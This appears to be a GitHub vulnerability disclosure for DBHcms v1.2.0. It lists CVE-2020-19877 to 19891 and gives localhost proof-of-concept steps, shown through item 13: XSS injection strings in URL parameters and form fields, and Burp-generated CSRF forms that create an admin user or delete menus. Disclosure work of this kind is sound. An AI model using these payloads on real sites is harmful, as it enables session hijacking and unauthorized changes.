fragrant10 update cve numbers ... on Sep 12, 2020 History

..

| | |
|---|---|
| images | 2 years ago |
| README.md | 2 years ago |

# DBHcms v1.2.0 multiple Vulnerability

## Test environment

```
Download Page:
http://down.admin5.com/php/139227.html
https://github.com/ksbunk/dbhcms/releases/tag/dbhcms-1.2.0

windows 10 + php 5.4.31 + Apache2.2 + DBHcms v1.2.0
```

## Descriptions

```
[1]
DBHcms v1.2.0 has a directory traversal vulnerability cause there has no directory control function in directory /dbhcms/. A remote
unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.

[2]
DBHcms v1.2.0 has a sensitive information leaks vulnerability cause there has no security access control in
/dbhcms/ext/news/ext.news.be.php, A remote unauthenticated attacker can exploit this vulnerability to get path information.

[3]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no security filter of $_GET['dbhcms_pid'] variable in dbhcms\page.php
line 107, A remote unauthenticated attacker can exploit this vulnerability to hijacking other users.

[4]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function form 'Name' in dbhcms\types.php, A remote
unauthenticated attacker can exploit this vulnerability to hijacking other users.

[5]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no security filter in dbhcms\mod\mod.users.view.php line 57 for
user_login, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.

[6]
DBHcms v1.2.0 has a reflected xss vulnerability cause there has no security filter in dbhcms\mod\mod.selector.php line 108 for
$_GET['return_name'] parameter, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.

[7]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for 'menu_description' variable in
dbhcms\mod\mod.menus.edit.php line 83 and in dbhcms\mod\mod.menus.view.php line 111, A remote authenticated with admin user can
exploit this vulnerability to hijacking other users.

[8]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line
119, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.

[9]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for '$_POST['pageparam_insert_name']'
variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to
hijacking other users.

[10]
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for
'$_POST['pageparam_insert_description']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user
can exploit this vulnerability to hijacking other users.

[11]
DBHcms v1.2.0 has a csrf vulnerability cause there has no csrf protection mechanism,as demonstrated by csrf for an index.php?
dbhcms_pid=-70 can add a user.

[12]
DBHcms v1.2.0 has a csrf vulnerability cause there has no csrf protection mechanism,as demonstrated by csrf for an /index.php?
dbhcms_pid=-80&deletemenu=9 can delete any menu.

[13]
DBHcms v1.2.0 has an unauthorized operation vulnerability cause There's no access control at line 175 of dbhcms\page.php for empty
cache operation.A remote unauthenticated can exploit this vulnerability to empty a table.

[14]
DBHcms v1.2.0 has a Arbitrary file write vulnerability cause in dbhcms\mod\mod.editor.php $_POST['updatefile'] is filename and
$_POST['tinymce_content'] is file content,and there has no filter function for security, you can write any filename with any
```

content. A remote authenticated with admin user can exploit this vulnerability to get a webshell.

[15]
DBHcms v1.2.0 has an Arbitrary file read vulnerability cause in dbhcms\mod\mod.editor.php $_GET['file'] is filename,and there has no filter function for security, you can read any file's content. A remote authenticated with admin user can exploit this vulnerability to read all web source code.

CVE-2020-19877
DBHcms v1.2.0 has a directory traversal vulnerability as there is no directory control function in directory /dbhcms/. A remote unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.

CVE-2020-19878
DBHcms v1.2.0 has a sensitive information leaks vulnerability as there is no security access control in /dbhcms/ext/news/ext.news.be.php, A remote unauthenticated attacker can exploit this vulnerability to get path information.

CVE-2020-19879
DBHcms v1.2.0 has a stored xss vulnerability as there is no security filter of $_GET['dbhcms_pid'] variable in dbhcms\page.php line 107.

CVE-2020-19880
DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function form 'Name' in dbhcms\types.php, A remote unauthenticated attacker can exploit this vulnerability to hijack other users.

CVE-2020-19881
DBHcms v1.2.0 has a reflected xss vulnerability as there is no security filter in dbhcms\mod\mod.selector.php line 108 for $_GET['return_name'] parameter, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19882
DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function for 'menu_description' variable in dbhcms\mod\mod.menus.edit.php line 83 and in dbhcms\mod\mod.menus.view.php line 111, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19883
DBHcms v1.2.0 has a stored xss vulnerability as there is no security filter in dbhcms\mod\mod.users.view.php line 57 for user_login, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19884
DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line 119.

CVE-2020-19885
DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function for '$_POST['pageparam_insert_name']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19886
DBHcms v1.2.0 has no CSRF protection mechanism,as demonstrated by CSRF for an /index.php?dbhcms_pid=-80&deletemenu=9 can delete any menu.

CVE-2020-19887
DBHcms v1.2.0 has a stored XSS vulnerability as there is no htmlspecialchars function for '$_POST['pageparam_insert_description']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19888
DBHcms v1.2.0 has an unauthorized operation vulnerability because there's no access control at line 175 of dbhcms\page.php for empty cache operation. This vulnerability can be exploited to empty a table.

CVE-2020-19889
DBHcms v1.2.0 has no CSRF protection mechanism,as demonstrated by CSRF for index.php?dbhcms_pid=-70 can add a user.

CVE-2020-19890
DBHcms v1.2.0 has an Arbitrary file read vulnerability in dbhcms\mod\mod.editor.php $_GET['file'] is filename,and as there is no filter function for security, you can read any file's content.

CVE-2020-19891

DBHcms v1.2.0 has an Arbitrary file write vulnerability in dbhcms\mod\mod.editor.php $_POST['updatefile'] is filename and $_POST['tinymce_content'] is file content, there is no filter function for security. A remote authenticated admin user can exploit this vulnerability to get a webshell.

The CVE ID assignment details are provided below.
Expect CVE-2020-19877 to be populated on http://cve.mitre.org in the next few hours.
DBHcms v1.2.0 has a directory traversal vulnerability as there is no directory control function in directory /dbhcms/. A remote unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.

The CVE ID assignment details are provided below.
Expect CVE-2020-19878 to be populated on http://cve.mitre.org in the next few hours.
DBHcms v1.2.0 has a sensitive information leaks vulnerability as there is no security access control in /dbhcms/ext/news/ext.news.be.php, A remote unauthenticated attacker can exploit this vulnerability to get path information.


The CVE ID assignment details are provided below.
Expect CVE-2020-19879 to be populated on http://cve.mitre.org in the next few hours.
DBHcms v1.2.0 has a stored xss vulnerability as there is no security filter of $_GET['dbhcms_pid'] variable in dbhcms\page.php line 107.

The CVE ID assignment details are provided below.
Expect CVE-2020-19880 to be populated on http://cve.mitre.org in the next few hours.
DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function form 'Name' in dbhcms\types.php, A remote unauthenticated attacker can exploit this vulnerability to hijack other users.

The CVE ID assignment details are provided below.
Expect CVE-2020-19881 to be populated on http://cve.mitre.org in the next few hours.
DBHcms v1.2.0 has a reflected xss vulnerability as there is no security filter in dbhcms\mod\mod.selector.php line 108 for $_GET['return_name'] parameter, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

## [1]

just visit `http://localhost:8089/dbhcms/`





## [2]

in /dbhcms/ext/news/ext.news.be.php, there has no security access control.

```
49  ##############################################################################################
50
51          dbhcms_p_add_string('ext_name', $ext_title);
52          dbhcms_p_add_template_ext('ext_content', 'news.tpl', 'news');
53
54  ##############################################################################################
55  #  ADMIN IMPLEMENTATION                                                                      #
56  ##############################################################################################
57
58          $settings_class = 'tab_no';
59          $params_class   = 'tab_no';
60          $entries_class  = 'tab_no';
61
62          if (isset($GLOBALS['DBHCMS']['TEMP']['PARAMS']['newsBePart'])) {
63                  if ($GLOBALS['DBHCMS']['TEMP']['PARAMS']['newsBePart'] == 'parameters') {
64                          $params_class = 'tab_act';
65                          dbhcms_p_add_template_ext('newsContent', 'news.parameters.tpl', 'news');
66                          include($GLOBALS['DBHCMS']['CONFIG']['CORE']['extensionDirectory'].DBHCMS_C_EXT_NEWS.'/ext.'.DBHCMS_C_EXT_NEWS.'.parameters.php');
67                  } else if ($GLOBALS['DBHCMS']['TEMP']['PARAMS']['newsBePart'] == 'settings') {
68                          $settings_class = 'tab_act';
```

just visit `http://localhost:8089/dbhcms/ext/news/ext.news.be.php`





## [3]


there has no security filter of $_GET['dbhcms_pid'] variable in dbhcms\page.php line 107.

```
98                  }
99          } else {
100                 $dbhcms_page_id = $GLOBALS['DBHCMS']['DOMAIN']['indexPageId'];
101                 if (isset($_GET['dbhcms_pid'])) {
102                         $result = mysql_query("SELECT page_id FROM ".dbhcms_f_table_name(DBHCMS_C_TBL_PAGES)." WHERE page_id = ".intval($_GET['dbhcms_pid']));
103                         if ($row = mysql_fetch_assoc($result)) {
104                                 $dbhcms_page_id = $row['page_id'];
105                         } else {
106                                 header("HTTP/1.0 404 Not Found");
107                                 dbhcms_p_error('Page ID "'.$_GET['dbhcms_pid'].'" does not exists.', false, __FILE__, __CLASS__, __FUNCTION__, __LINE__);
108                                 $dbhcms_page_id = $GLOBALS['DBHCMS']['DOMAIN']['err404PageId'];
109                         }
110                 }
111                 if ((!isset($_SESSION['DBHCMSDATA']))&&($dbhcms_page_id == $GLOBALS['DBHCMS']['DOMAIN']['indexPageId'])) {
```


in dbhcms\func.php line 182 dbhcms_pid will stored in database and no security filter before.



visit `http://localhost:8089/?dbhcms_params=2&dbhcms_pid=2222<img/src/onerror=alert(1)>`




then, when authenticated admin user access to `http://localhost:8089/index.php?dbhcms_pid=-110`




## [4]


in dbhcms\types.php there has no htmlspecialchars function for 'Name'.



visit `http://localhost:8089/index.php?dbhcms_did=1&dbhcms_pid=8&dbhcms_lang=en`

at `Name:` parameter filled `2<img/src/onerror=alert(1)>`






## [5]

there has no security filter in dbhcms\mod\mod.users.view.php line 57 for user_login.

first login as admin user, then visit `http://localhost:8089/index.php?dbhcms_pid=-71`


at `User :` parameter filled `<img/src/onerror=alert(22)>`



## [6]

there has no security filter in dbhcms\mod\mod.selector.php line 108 for $_GET['return_name'] parameter .

first login as admin user, then visit `http://localhost:8089/index.php?dbhcms_pid=-8&data_type=DT_USER&return_name=2222');"></a><script>alert(1)</script>//'`



## [7]


there has no htmlspecialchars function for 'menu_description' variable in dbhcms\mod\mod.menus.edit.php line 83 and in dbhcms\mod\mod.menus.view.php line 111.

```
80                dbhcms_p_add_string('dbhcms_editmenu_linknormal', dbhcms_f_dbvalue_to_input('menu_link_normal', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edit_me
81                dbhcms_p_add_string('dbhcms_editmenu_linkactive', dbhcms_f_dbvalue_to_input('menu_link_active', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edit_me
82                dbhcms_p_add_string('dbhcms_editmenu_linkselected', dbhcms_f_dbvalue_to_input('menu_link_selected', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edi
83                dbhcms_p_add_string('dbhcms_editmenu_description', dbhcms_f_dbvalue_to_input('menu_description', '', DBHCMS_C_DT_TEXT, 'dbhcms_edit_menu', 'width:29
84
85        }
86
```


```
108               $dbhcms_menus .= '<td align="center" width="20">'.dbhcms_f_get_icon('menu').'</td>';
109
110               $dbhcms_menus .= "<td align=\"left\" valign=\"top\"><b>".$row['menu_name']."</b></td>";
111               $dbhcms_menus .= "<td align=\"left\" valign=\"top\">".$row['menu_type']."</td>";
112               $dbhcms_menus .= "<td valign=\"top\">".$row['menu_description']."</td>";
113
114               $dbhcms_menus .= "<td align=\"center\" valign=\"top\" width=\"20\"><a href=\"index.php?dbhcms_pid=-81&editmenu=".$row['menu_id']."\">".dbhcms_f_get_i
```

first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-81

at `Description :` parameter filled `<img/src/onerror=alert(234)>`




then visit http://localhost:8089/index.php?dbhcms_pid=-80





## [8]

there has no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line 119

```
117               $dbhcms_domn_php_modules        = dbhcms_f_value_to_input('domn_php_modules', array(), DBHCMS_C_DT_MODARRAY, 'dbhcms_edit_domain', 'width: 200px;');
118               $dbhcms_domn_extensions         = dbhcms_f_value_to_input('domn_extensions', array(), DBHCMS_C_DT_EXTARRAY, 'dbhcms_edit_domain', 'width: 200px;');
119               $dbhcms_domn_description        = dbhcms_f_value_to_input('domn_description', '', DBHCMS_C_DT_TEXT, 'dbhcms_edit_domain', 'width: 200px;');
120
121       }
```


first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-21

at `Description` parameter filled `<img/src/onerror=alert(231)>`





## [9]

there has no htmlspecialchars function for '$_POST['pageparam_insert_name']' variable in dbhcms\mod\mod.page.edit.php line 227





first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-12

at `Parameter:` parameter filled `33'<img/src/onerror=alert(13)>`





## [10]

there has no htmlspecialchars function for '$_POST['pageparam_insert_description']' variable in dbhcms\mod\mod.page.edit.php line 227




first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-12

at `Description:` parameter filled `33"><img/src/onerror=alert(43)>//`




## [11]

first login as admin user, then visit http://ip:port/csrf.html and click Submit request

csrf.html

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8089/index.php?dbhcms_pid=-70" method="POST">
      <input type="hidden" name="dbhcms_save_user" value="new" />
      <input type="hidden" name="user_login_hidden" value="" />
      <input type="hidden" name="user_login" value="aaaa" />
```

```
        <input type="hidden" name="user_passwd" value="aaaa" />
        <input type="hidden" name="user_name" value="aaaa" />
        <input type="hidden" name="user_sex" value="ST_FEMALE" />
        <input type="hidden" name="user_company" value="aaaa" />
        <input type="hidden" name="user_location" value="aaaa" />
        <input type="hidden" name="user_email" value="asd@qq.com" />
        <input type="hidden" name="user_website" value="http://123.com" />
        <input type="hidden" name="user_lang" value="en" />
        <input type="hidden" name="user_domains" value="1" />
        <input type="hidden" name="user_level" value="A" />
        <input type="submit" value="Submit request" />
      </form>
    </body>
  </html>
```

## [12]

first login as admin user, then visit http://ip:port/csrf.html and click Submit request

Warning: you should add some menu for this test by visit `http://localhost:8089/index.php?dbhcms_pid=-81` and `deletemenu` 's value is unstable.


csrf.html

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8089/index.php">
      <input type="hidden" name="dbhcms_pid" value="-80" />
      <input type="hidden" name="deletemenu" value="9" />
      <input type="submit" value="Submit request" />
    </form>
```


README.md

## [13]

first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-30 to enable `cacheEnabled` ,then logout for unprivliged operate test.



